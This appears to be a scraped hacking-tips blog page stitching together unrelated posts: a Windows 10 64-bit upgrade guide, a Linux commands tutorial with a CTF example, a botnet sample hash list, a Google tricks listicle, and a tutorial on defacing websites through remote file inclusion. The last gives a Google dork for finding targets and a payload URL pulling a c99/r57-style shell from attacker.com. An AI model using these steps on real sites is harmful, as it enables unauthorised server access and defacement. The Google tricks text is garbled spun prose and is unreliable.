4/15/2020

How To Switch From 32-Bit Windows 10 To 64-Bit Windows 10

Microsoft offers Windows 10 as a free upgrade for computers running a genuine copy of Windows 7 or Windows 8.1. Also, similar to previous releases, the operating system is available on different editions and two versions: 32-bit and 64-bit.While upgrading from Windows 10 Home to Windows 10 Pro is not free, what many people are unfamiliar with is that Microsoft won't ask for more money to upgrade from a 32-bit to a 64-bit version.
However, the upgrade path only allows moving from a qualifying version to its equivalent edition on the same architecture. This limit means that if your PC is running a 32-bit version of Windows 8.1, after the upgrade you'll be stuck with the 32-bit version of Windows 10 — even if your computer's processor can handle the 64-bit version. The only solution is to make a clean installation of the operating system and reconfigure all your apps and settings.
iemhacker-how-to-switch-from-32-bit-windows-to 64bit
In this Windows 10 guide, we'll walk you through the steps to verify whether your computer in fact includes support for a 64-bit version and we'll guide you through the upgrade process to Windows 10 (x64).

Make sure Windows 10 64-bit is compatible with your PC

A 64-bit version of Windows can only be installed on computers with capable hardware. As such, the first thing you need to do is to determine whether your computer has a 64-bit processor.
You can easily get this information from the Settings app.
  1. Use the Windows key + I keyboard shortcut to open the Settings app.
  2. Click System.
  3. Click About.
  4. Under System type, you will see two pieces of information: if it says 32-bit operating system, x64-based processor, then it means that your PC is running a 32-bit version of Windows 10 on a 64-bit processor. If it says 32-bit operating system, x86-based processor, then your computer doesn't support Windows 10 (64-bit).

Make Sure Your Processor is 64-bit Capable

First thing's first. Before even thinking of upgrading to 64-bit Windows, you'll need to confirm that the CPU in your computer is 64-bit capable. To do so, head to Settings > System > About. On the right-hand side of the window, look for the "System type" entry.

You'll see one of three things here:

  • 64-bit operating system, x64-based processor. Your CPU does support 64-bit and you already have the 64-bit version of Windows installed.
  • 32-bit operating system, x86-based processor. Your CPU does not support 64-bit and you have the 32-bit version of Windows installed.
  • 32-bit operating system, x64-based processor. Your CPU supports 64-bit, but you have the 32-bit version of Windows installed.
If you see the first entry on your system, you don't really need this article. If you see the second entry, you won't be able to install the 64-bit version of Windows on your system at all. But if you see the last entry on your system—"32-bit operating system, x64-based processor"—then you're in luck. This means you're using a 32-bit version of Windows 10 but your CPU can run a 64-bit version, so if you see it, it's time to move on to the next section.
Make Sure Your PC's Hardware Has 64-bit Drivers Available
Even if your processor is 64-bit compatible, you might want to consider whether your computer's hardware will work properly with a 64-bit version of Windows. 64-bit versions of Windows require 64-bit hardware drivers, and the 32-bit versions you're using on your current Windows 10 system won't work.
Modern hardware should certainly offer 64-bit drivers, but very old hardware may no longer be supported and the manufacturer may have never offered 64-bit drivers. To check for this, you can visit the manufacturer's driver download web pages for your hardware and see if 64-bit drivers are available. You shouldn't necessarily need to download these from the manufacturer's website, though. They are likely included with Windows 10 or automatically will be downloaded from Windows Update. But old hardware—for example, a particularly ancient printer—simply may not offer 64-bit drivers.

Upgrade by Performing a Clean Install

You'll need to perform a clean install to get to the 64-bit version of Windows 10 from the 32-bit one. Unfortunately, there's no direct upgrade path.
Warning: Back up your important files before continuing and also make sure you have what you need to reinstall your programs. This process will wipe your whole hard disk, including Windows, installed programs, and personal files.
First, if you haven't upgraded to Windows 10 yet, you'll need to use the upgrade tool to upgrade. You'll get the 32-bit version of Windows 10 if you were previously using a 32-bit version of Windows 7 or 8.1. But the upgrade process will give your PC a Windows 10 license. After upgrading, be sure to check that your current 32-bit version of Windows 10 is activated under Settings > Update & security > Activation.
Once you're using an activated version of the 32-bit Windows 10, download the Windows 10 media creation tool from Microsoft. If you're using the 32-bit version of Windows 10 at the moment, you'll have to download and run the 32-bit tool.
When you run the tool, select "Create installation media for another PC" and use the tool to create a USB drive or burn a disc with Windows 10. As you click through the wizard, you'll be asked whether you want to create 32-bit or 64-bit installation media. Select the "64-bit (x64)" architecture.
Next, restart your computer (you did back everything up, right?) and boot from the installation media. Install the 64-bit Windows 10, selecting "Custom install" and overwriting your current version of Windows. When you're asked to insert a product key, skip the process and continue. You'll have to skip two of these prompts in total. After you reach the desktop, Windows 10 will automatically check in with Microsoft and activate itself. You'll now be running the 64-bit edition of Windows on your PC.
If you want to go back to the 32-bit version of Windows, you'll need to download the media creation tool—the 64-bit version, if you're running the 64-bit version of Windows 10—and use it to create 32-bit installation media. Boot from that installation media and do another clean install—this time installing the 32-bit version over the 64-bit version.

Final Words :

Finally, you are aware of the way through which you could be able to switch from the 32-bit windows to 64-bit windows really easily. There will be no difference in the functions or the working of the windows yet the only change that you will get is the more advanced architecture that is compatible with numerous high-end apps. If you are thinking to switch your windows to the 64-bit version then make sure you first check for your hardware compatibility. Hopefully, you would have liked the information of this post, please share this post with others if you really liked it. Provide us your valuable views regarding this post through using the comments section below. At last nevertheless thanks for reading this post!

Related posts


Linux Command Line Hackery Series - Part 3


Welcome back, hope you are enjoying this series, I don't know about you but I'm enjoying it a lot. This is part 3 of the series and in this article we're going to learn some new commands. Let's get started

Command: w
Syntax:      w
Function:   This simple function is used to see who is currently logged in and what they are doing, that is, their processes.

Command:  whoami
Syntax:       whoami
Function: This is another simple command which is used to print  the  user  name  associated  with the current effective user ID.

Try it and it will show up your user name.

If you want to know information about a particular user no matter whether it is you or someone else there is a command for doing that as well.

Command: finger
Syntax:      finger [option] [username]
Function:   finger is a user information lookup program. The [] around the arguments means that these arguments are optional this convention is used everywhere in this whole series.

In order to find information about your current user you can simply type:

finger username

Here username is your current username.
To find information about root you can type:

finger root

and it will display info about root user.

Command: uname
Syntax:      uname [options]
Function:   uname is used to display information about the system.

uname is mostly used with the flag -a, which means display all information like this:

uname -a

Command: df
Syntax:      df [option] [FILE ...] 
Function:   df is used to display the amount of space available.
If you type df in your terminal and then hit enter you'll see the used and available space of every drive currently mounted on the system. However the information is displayed in block-size, which is not so much human friendly. But don't worry we can have a human friendly output as well using df by typing:

df -h

the -h flag is used to display the used and available space in a more user friendly format.
We can also view the info of a single drive by specifying the drive name after df like this:

df -h /dev/sda2

That's it for now about df, let's move on.

Command:  free
Syntax:       free [options]
Function:    free is used to display the amount of free and used physical memory and swap memory in the system.
Again the displayed information is in block-size to get a more human readable format use the -h flag like this:

free -h

Command: cal
Syntax:      cal [options]
Function:    cal stands for calendar. It is used to display the calendar.

If you want to display current date on the calendar you can simply type:

cal

and wohooo! you get a nice looking calendar on screen with current date marked but what if you want to display calendar of a previous month well you can do that as well. Say you want to display calendar of Jan 2010, then you'll have to type:

cal -d 2010-01

Nice little handy tool, isn't it?

Command: file
Syntax:      file filename ...
Function:   file is an awesome tool, it's used to classify a file. It is used to determine the file type.

Let's demonstrate the usage of this command by solving a Noob's CTF challenge using file and base64 commands. We'll talk about base64 command in a bit. Go to InfoSecInstitute CTF Website. What you need to do here is to save the broken image file on your local computer in your home directory. After saving the file open your terminal (if it isn't already). Move to your home directory and then check what type of file it is using the file command:

cd
file image.jpg

Shocking output? The file command has identified the above file as an ASCII text file which means the above file is not an image file rather it is a text file now it's time to see it's contents so we'll type:

cat image.jpg

What is that? It's some kind of gibberish. Well it's base64 encoded text. We need to decode it. Let's learn how to do that.

Command: base64
Syntax:       base64 [option] FILE ...
Function:    base64 command is used to encode/decode data and then print it to stdout.

If we're to encode some text in base64 format we'd simply type base64 hit enter and then start typing the text in the terminal after you're done hit enter again and then press CTRL+D like this:

base64
some text here
<CTRL+D>
c29tZSB0ZXh0IGhlcmUK        # output - the encoded string

But in the above CTF we've got base64 encoded data we need to decode it, how are we going to do that? It's simple:

base64 -d image.jpg

There you go you've captured the flag.
The -d flag here specifies that we want to decode instead of encode and after it is the name of file we want to decode.

Voila!
So now you're officially a Hacker! Sorry no certificates available here :)

That's it for this article meet ya soon in the upcoming article.
More articles

4/13/2020

ADVANTAGE OF ETHICAL HACKING

Advantage of Ethical Hacking

Hacking is quite useful in the following purpose-

1-To recover lost information, especially in case you lost your password.

2-To perform penetration testing to strengthen computer and network security.

3-To put adequate preventative measure in place to prevent security breaches.

4-To have a computer system that prevents malicious hackers from gaining access.

5-Fighting against terrorism and national security breaches.


Continue reading

HOW TO DEFACE A WEBSITE USING REMOTE FILE INCLUSION (RFI)?

HOW TO DEFACE A WEBSITE USING REMOTE FILE INCLUSION (RFI)?

Remote File Inclusion (RFI) is a technique that allows the attacker to upload a malicious code or file on a website or server. The vulnerability exploits the different sort of validation checks in a website and can lead to code execution on server or code execution on the website. This time, I will be writing a simple tutorial on Remote File Inclusion and by the end of the tutorial, I suppose you will know what it is all about and may be able to deploy an attack.
RFI is a common vulnerability. All the website hacking is not exactly about SQL injection. Using RFI you can literally deface the websites, get access to the server and play almost anything with the server. Why it put a red alert to the websites, just because of that you only need to have your common sense and basic knowledge of PHP to execute malicious code. BASH might come handy as most of the servers today are hosted on Linux.

SO, HOW TO HACK A WEBSITE OR SERVER WITH RFI?

First of all, we need to find out an RFI vulnerable website. Let's see how we can find one.
As we know finding a vulnerability is the first step to hack a website or server. So, let's get started and simply go to Google and search for the following query.
inurl: "index.php?page=home"
At the place of home, you can also try some other pages like products, gallery and etc.
If you already a know RFI vulnerable website, then you don't need to find it through Google.
Once we have found it, let's move on to the next step. Let's see we have a following RFI vulnerable website.
http://target.com/index.php?page=home
As you can see, this website pulls documents stored in text format from the server and renders them as web pages. Now we can use PHP include function to pull them out. Let's see how it works.
http://target.com/index.php?page=http://attacker.com/maliciousScript.txt
I have included my malicious code txt URL at the place of home. You can use any shell for malicious scripts like c99, r57 or any other.
Now, if it's a really vulnerable website, then there would be 3 things that can happen.
  1. You might have noticed that the URL consisted of "page=home" had no extension, but I have included an extension in my URL, hence the site may give an error like 'failure to include maliciousScript.txt', this might happen as the site may be automatically adding the .txt extension to the pages stored in server.
  2. In case, it automatically appends something in the lines of .php then we have to use a null byte '' in order to avoid error.
  3. Successful execution.
As we get the successful execution of the code, we're good to go with the shell. Now we'll browse the shell for index.php. And will replace the file with our deface page.
Continue reading

Amnesia / Radiation Linux Botnet Targeting Remote Code Execution In CCTV DVR Samples


Reference

Amnesia / Radiation botnet samples targeting Remote Code Execution in CCTV DVR 


Download

             Other malware


Hashes


MD5SHA256SHA1
74bf554c4bc30d172cf1d73ac553d76606d30ba7c96dcaa87ac584c59748708205e813a4dffa7568c1befa52ae5f03743c40221177383da576b11a0b3f6b35d68a9cde74
5dd9056e5ab6a92e61822b6c04afd34610aa7b3863f34d340f960b89e64319186b6ffb5d2f86bf0da3f05e7dbc5d9653c865dd67853a24fd86ef74b05140827c1d5fd0bd
2b486466f4d3e30f7b22d0bc76cb68f9175fe89bbc8e44d45f4d86e0d96288e1e868524efa260ff07cb63194d04ea575ed62f6d1588bea33c20ababb42c02662d93d6015
3411bb2965f4c3d52c650aff04f48e521d8bc81acbba0fc56605f60f5a47743491d48dab43b97a40d4a7f6c21caca12a1e0281178b4a9d8dec74f50a7850867c87837435
34f915ac414e9aad2859217169f9a3aa2f9cd1d07c535aae41d5eed1f8851855b95b5b38fb6fe139b5f1ce43ed22df22d66f1e47c983a8d30ad7fd30cd08db8cd29a92b0
59e08f2ce1c3e55e2493baf36c1ad3c6327f24121d25ca818cf8414c1cc704c3004ae63a65a9128e283d64be03cdd42e90d45b81e9a97ddcc9911122f4e8fd439ccc8fa9
f4bc173bf80d922da4e755896af0db6137b2b33a8e344efcaca0abe56c6163ae64026ccef65278b232a9170ada1972affab32f8c3ce3a837e80a1d98ada41a5bf39b01e7
a253273e922ce93e2746a9791798e3fe3a595e7cc8e32071781e36bbbb680d8578ea307404ec07e3a78a030574da8f9699cfdec405f6a9f43d58b1856fce7ca3445395d3
335e322c56278e258e4d7b5e17ad98e64313af898c5e15a68616f8c40e8c7408f39e0996a9e4cc3e22e27e7aeb2f8d54504022707609a0fec9cbb21005cb0875be2a4726
93522e5f361a051f568bd1d74d901d3046ea20e3cf34d1d4cdfd797632c47396d9bdc568a75d550d208b91caa7d43a9be7fc96b2a92888572de2539f227c9a6625449f83
c86af536d87c1e5745e7d8c9f44fd25d4b0feb1dd459ade96297b361c69690ff69e97ca6ee5710c3dc6a030261ba69e06ef69a683913ae650634aedc40af8d595c45cb4f
90c7c5e257c95047dbf52bbfbe011fd64db9924decd3e578a6b7ed7476e499f8ed792202499b360204d6f5b807f881b81c3a9be6ae9300aaad00fb87d5407ed6e84ec80b
7c0528e54b086e5455ef92218ea23d035e6896b39c57d9609dc1285929b746b06e070886809692a4ac37f9e1b53b250c868abc912ff2fdcd733ff1da87e48e7d4c288a73
6405b42d2c7e42244ac73695bb7bfe6b64f03fff3ed6206337332a05ab9a84282f85a105432a3792e20711b920124707173aca65181c8da84e062c803a43a404ad49302d
6441157813de77d9849da5db9987d0bb6b2885a4f8c9d84e5dc49830abf7b1edbf1b458d8b9d2bafb680370106f93bc392dff9bdb31d3b9480d9e5f72a307715859dd094
614ea66b907314398cc14b3d2fdebe796b29b65c3886b6734df788cfc6628fbee4ce8921e3c0e8fc017e4dea2da0fd0bc7e71c42d391f9c69375505dbf3767ba967f9103
00fe3120a666a85b84500ded1af8fb61885dce73237c4d7b4d481460baffbd5694ab671197e8c285d53b551f893d6c09342ed67e08d16ab982a4012fcecdca060a5da46b
5477de039f7838dea20d3be1ae249fcb886136558ec806da5e70369ee22631bfb7fa06c27d16c987b6f6680423bc84b05b19202b45e5a58cadec8c2efa40fd924b64177d
91bf10249c5d98ea6ae11f17b6ef09708f57ec9dfba8cf181a723a6ac2f5a7f50b4550dd33a34637cf0f302c43fd0243682dab9ec3ff0b629cce4e16c9c74171dd2551d4
fb0a7e12d2861e8512a38a6cdef3ddf09351ee0364bdbb5b2ff7825699e1b1ee319b600ea0726fd9bb56d0bd6c6670cbc077c490bb22df9886475dc5bedfc6c032061024
9b7f5a1228fa66cbd35e75fb774fdc8e9c7a5239601a361b67b1aa3f19b462fd894402846f635550a1d63bee75eab0a2ae89bc6c5cc1818b3136a40961462327c3dececc
5b97d54dc5001eb7cf238292405070a6a010bf82e2c32cba896e04ec8dbff58e32eee9391f6986ab22c612165dad36a096d2194f5f3927de75605f6ca6110fe683383a01
642f523bb46c2e901416047dca1c5d4ead65c9937a376d9a53168e197d142eb27f04409432c387920c2ecfd7a0b941c8bbf667213a446bc9bc4a5a2e54e7391752e3a9b8
c617655312c573ecb01d292b320fff2eaeb480cf01696b7563580b77605558f9474c34d323b05e5e47bf43ff16b67d6ade102a6f35e08f18aa0c58358f5b22871eb0a45f
c8835a3d385162ae02bd4cb6c5ebac87b113ec41cc2fd9be9ac712410b9fd3854d7d5ad2dcaac33af2701102382d5815831eb9cf0dcd57a879c04830e54a3b85fe5d6229
1497740fa8920e4af6aa981a5b405937b13014435108b34bb7cbcef75c4ef00429b440a2adf22976c31a1645af5312528d6b90f0b88b1ad5dcc87d377e6a82dc6ac64211
5e925e315ff7a69c2f2cf1556423d5afb3d0d0e2144bd1ddd27843ef65a2fce382f6d590a8fee286fda49f807471154564fe900b3a2b030c28211404afa45703c6869dea
951ec487fb3fece58234677d7fe3e4dcbdefa773e3f09cdc409f03a09a3982f917a0cc656b306f0ece3dd1a2564a87720b03d9471522590530dd90ad30b2d235ec98b578
3e84998197fc25cbac57870e3cdeb2dec03b403d5de9778a2ec5949d869281f13976c2fc5b071e0f5f54277680c809020b9eb6d931dc6b226a913e89bb422f58228de0d0
c3a73d24df62057e299b6af183889e6bcb2382b818993ef6b8c738618cc74a39ecab243302e13fdddb02943d5ba794836a683ef6f7653e5ee64969cbbbe4403601ae9ded
d428f50a0f8cd57b0d8fe818ace6af20ce61dcfc3419ddef25e61b6d30da643a1213aa725d579221f7c2edef40ca2db39bd832256b94e43546dfb77532f6d70fcd1ce874
e1d6d4564b35bb19d2b85ca620d7b8f2d0bda184dfa31018fe999dfd9e1f99ca0ef502296c2cccf454dde30e5d3a9df9c1af00d3263893b5d23dbf38015fe3c6a92cefaf
e9502ae7b0048b9ea25dd7537818904ce7d6b3e1fba8cdf2f490031e8eb24cd515a30808cdd4aa15c2a41aa0016f80820e080ac0130ab3f7265df01b8397e4abd13c38cb
8eb34e1fb7dd9d9f0e1fef2803812759eb54dc959b3cc03fbd285cef9300c3cd2b7fe86b4adeb5ca7b098f90abb55b8a5310a99f0f8c92bfa2f8da87e60c645f2cae305a
ca0fc25ce066498031dc4ca3f72de4b8f23fecbb7386a2aa096819d857a48b853095a86c011d454da1fb8e862f2b45837f4d97eea294fc567b058b09cc915be56c2a80e1
5a2fcfff8d6aab9a0abe9ca97f6093edf6af2fa4f987df773d37d9bb44841a720817ce3817dbf1e983650b5af9295a16f4ddf49fbf23edb23f50be62637a4a688e352057
ed98e8fa385b39ca274e0de17b1007e6f7a737cb73802d54f7758afe4f9d0a7d2ea7fda4240904c0a79abae732605729a69d4c2b88bfe3a06245f8fbfb8abe5e9a894cec
320db5f1230fcfe0672c8515eb9ddcfcf7cf1e0d7756d1874630d0d697c3b0f3df0632500cff1845b6308b11059deb078d40dbf34a02dd43a81e5cdc58a0b11bfa9f5663
18d6af9211d0477f9251cf9524f898f3f97848514b63e9d655a5d554e62f9e102eb477c5767638eeec9efd5c6ad443d8b0e76be186fd609d5a8a33d59d16ffa3bdab1573

More articles


Top 10 Best Google Gravity Tricks 2018

Best Google Gravity Tricks 2018

Top 10 Best Google Gravity Tricks 2018


Google is the search engine where the people look up for the things. Yet apart from being only a search engine this website is highly functional and has a lot of functions dubbed inside it. And even the webmasters don't know about all the features as they are so vast that you need to explore lots of things to get to know about them all.  There are a number of gravity opposing tricks in the Google search page that you would like to enjoy. Well many of you guys must be new to this word as only 15% of Google users know this thing and for rest, I'm here to guide you up in this. Here in this article, we have written about the best google gravity tricks that you could ever find in this year. If you are interested to know about it then please read the main section of this post as it is given below. This was all the introduction part of this post and now after this line, we are going to skip to the main section. We recommend you to read till the end to get the fullest information from this page!

Top 10 Best Google Gravity Tricks 2018

Below I have mentioned some of the best tricks that I tried as I was getting bored and thought about exploring something new and then I searched Google Tricks on google and then I get to know that even these things are also possible on the Google. You can use so many different things to kill your boredom on Google. There I decided to note down these tricks and share the article with you so that you can also avail these. So follow the below guide to proceed.

#1 Google zero gravity level fall

Best Google Gravity Tricks 2018
This is the first trick that amazed me as when I get to know this thing can happen when I was really surprised as it was quite funny. It is a standout amongst the most astonishing google gravity trap. In this trap, the substance will appear like tumbling to a level surface. Every one of the substances like pictures, writings, and so on of your page will be upset. They will look somewhat bouncy and turned around that looks exceptionally energizing and stunning.

#2 Google Sphere

Best Google Gravity Tricks That You Need To Try
This is second best google gravity trap. In this trap, the substance rotates in a round way. Be that as it may, you will think that its little hard to deal with it since you need to chip away at turning writings.

#3 Google Loco

Best Google Gravity Tricks That You Need To Try
This google gravity trap is much like the google zero gravity. You will see the substance as falling in a seismic tremor,

#4 Zerg Rush

Best Google Gravity Tricks That You Need To Try
This is one of my most loved google gravity trap. In this deceive you will see somewhere in the range of zeros spreading in your page. to utilize this trap Open Google.com and hunt Zerg Rush through utilizing the search bar.

#5 Google submerged

Best Google Gravity Tricks 2018
This is of the most attractive google gravity trap. In this deceive you will see a domain of submerged. You will see the pursuit bar coasting in the water.

#6 Do a barrel roll

Best Google Gravity Tricks That You Need To Try
This is likewise an astounding google gravity trap. In this deceive, you will get an impact to your page with which, your page will turn in a solitary minute.

#7 Google Guitar

Best Google Gravity Tricks That You Need To Try
This is additionally a stunning google gravity trap. In this deceive, you can play guitar on the web index. You can play your coveted tunes with it. Google will give you notes to your tunes.

#8 Google zero gravity reversal

Best Google Gravity Tricks 2018
This is one of the coolest Google gravity trap. In this deceive, you will get a perfect representation of your site page. You will feel like you are on the opposite side of the screen.

#9 Google space

Best Google Gravity Tricks That You Need To Try
In this google gravity deceive you encounter a dream of the room. It implies that the substance of your page will appear like gliding noticeable all around with no gravitational power.

#10 Pacman

Best Google Gravity Tricks That You Need To Try
Best Google Gravity Tricks 2018 That You Need To Try
This is the standout amongst the most energizing google gravity trap. With this deceive, you can play Pacman game in this.
Finally, after reading this article, you have got to know about. We have tried to provide you this content in the simple and easy to read wordings and hope that you would have easily got about everything written up here. We believe that you might like this article and if it is what you think then please try to share it with others too. Your indulgence in our post is really valuable to us, so do not miss to write about your opinions and suggestions regarding this article through using the comments section below. At last but never the least thanks for reading this article!
More articles